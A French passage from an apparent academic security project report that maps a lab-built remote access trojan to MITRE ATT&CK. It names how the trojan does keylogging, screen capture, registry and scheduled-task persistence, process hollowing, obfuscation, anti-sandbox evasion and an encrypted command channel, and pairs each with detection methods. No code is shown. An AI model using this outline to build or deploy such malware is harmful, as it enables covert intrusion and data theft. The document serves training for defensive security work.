Le framework MITRE ATT&CK est la référence mondiale pour classifier les techniques offensives. Chaque fonctionnalité de notre RAT correspond à une ou plusieurs techniques documentées dans ce référentiel.

Qu'est-ce que MITRE ATT&CK ?

MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) est une base de connaissances maintenue par la fondation MITRE.

Elle recense les techniques réellement utilisées par les groupes APT (Advanced Persistent Threat) dans des attaques documentées.

Chaque technique a un ID unique (ex: T1055.012), un nom, une description, des exemples réels et des méthodes de détection.

Les SOC utilisent ce référentiel pour construire leurs règles de détection et mesurer leur couverture.

Technique ID	Nom	Implémentation dans le RAT	Détection possible
T1059.003	Windows Command Shell	exec_shell() via cmd.exe + pipes anonymes	Sysmon EventID 1 : cmd.exe créé par processus suspect
T1056.001	Keylogging	SetWindowsHookEx(WH_KEYBOARD_LL) — hook global	Sysmon EventID 7 : chargement de user32.dll par process inattendu
T1113	Screen Capture	GetDesktopWindow + BitBlt + encodage base64	Appels GDI anormaux depuis processus sans fenêtre
T1041	Exfil over C2 Channel	Upload fichier chiffré TLS vers le C2	Volume inhabituellement élevé vers IP externe sur port 4444
T1547.001	Registry Run Keys	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Sysmon EventID 13 : écriture dans Run par exe hors System32
T1053.005	Scheduled Task	schtasks /create — déclencheur à la connexion	Sysmon EventID 1 : schtasks.exe appelé par l'agent
T1573.001	Encrypted Channel: TLS	TLS 1.3 RSA 4096 + AES-256-GCM applicatif	Trafic TLS vers IP/port non-standard, certificat auto-signé
T1571	Non-Standard Port	C2 sur port 4444 (non-standard)	Règle Sigma : DestinationPort 4444 initié

Technique ID	Nom	Implémentation dans le RAT	Détection possible
T1027	Obfuscated Files	XOR string encryption + payload chiffré XOR	Entropie élevée dans l'exe, aucune string lisible
T1055.012	Process Hollowing	Injection dans notepad.exe via NtUnmapViewOfSection	Sysmon EventID 8 : CreateRemoteThread depuis processus hollow
T1497.003	Time Based Evasion	Sleep(2000) + timing check anti-sandbox	Difficile : le programme paraît inactif dans la sandbox
T1106	Native API	API hashing depuis PEB — aucun import IAT	IAT vide ou minimaliste dans l'exe → analyse mémoire nécessaire

8.1 Résumé visuel — Phases d'attaque couvertes

Phase ATT&CK	Techniques couvertes dans ce projet
Initial Access	Hors scope (simulation : transfert manuel de l'exe)
Execution	T1059.003 (Windows Command Shell)
Persistence	T1547.001 (Registry Run) + T1053.005 (Scheduled Task)
Defense Evasion	T1027 (Obfuscation) + T1055.012 (Process Hollowing) + T1497.003 (Anti-Sandbox) + T1106 (Native API)
Discovery	Implicite via Remote Shell (whoami, ipconfig, netstat...)
Collection	T1056.001 (Keylogger) + T1113 (Screenshot)
Command & Control	T1571 (Non-Standard Port) + T1573.001 (TLS Encrypted Channel)
Exfiltration	T1041 (Exfil over C2 Channel)

9. Conclusion & Bilan du Projet

Ce projet constitue un parcours complet à travers les deux faces de la cybersécurité moderne : la perspective offensive (Red Team) et la perspective défensive (Blue Team). Chaque phase a apporté une compréhension concrète que la théorie seule ne peut pas donner.

✓Ce que vous avez appris et construit

Infrastructure : monter un lab VMware isolé, configurer des IPs statiques, gérer des snapshots.
TLS & Cryptographie : générer des certificats RSA 4096, comprendre TLS 1.3, implémenter AES-256-GCM.
Programmation système : utiliser les API Windows bas niveau (WinSock2, GDI, Registry, Process API).
Cross-compilation : produire un .exe Windows depuis Linux avec MinGW-w64.
Protocole réseau : concevoir un protocole C2 avec beacon, heartbeat, HMAC-SHA256.
Évasion AV : XOR obfuscation, API hashing, process hollowing, anti-sandbox — 5 techniques réelles.
Blue Team : IOCs, Sysmon EventIDs, règles Sigma, procédure de remédiation.
MITRE ATT&CK : mapper 12 techniques sur un projet réel.

⚠Rappel éthique final ⚠

Toutes les techniques présentées dans ce document sont des techniques réelles utilisées par des groupes APT dans des attaques documentées.
Leur étude dans ce cadre académique et isolé est légale et nécessaire pour former des professionnels de la cybersécurité défensive.
Tout déploiement en dehors d'un lab isolé, sur des systèmes sans autorisation explicite écrite, est un délit pénal (Art. 323-1 à 323-7 du Code pénal).

— Fin —

Ilyes Sadadou — Ingénieur Sécurité — BNP Paribas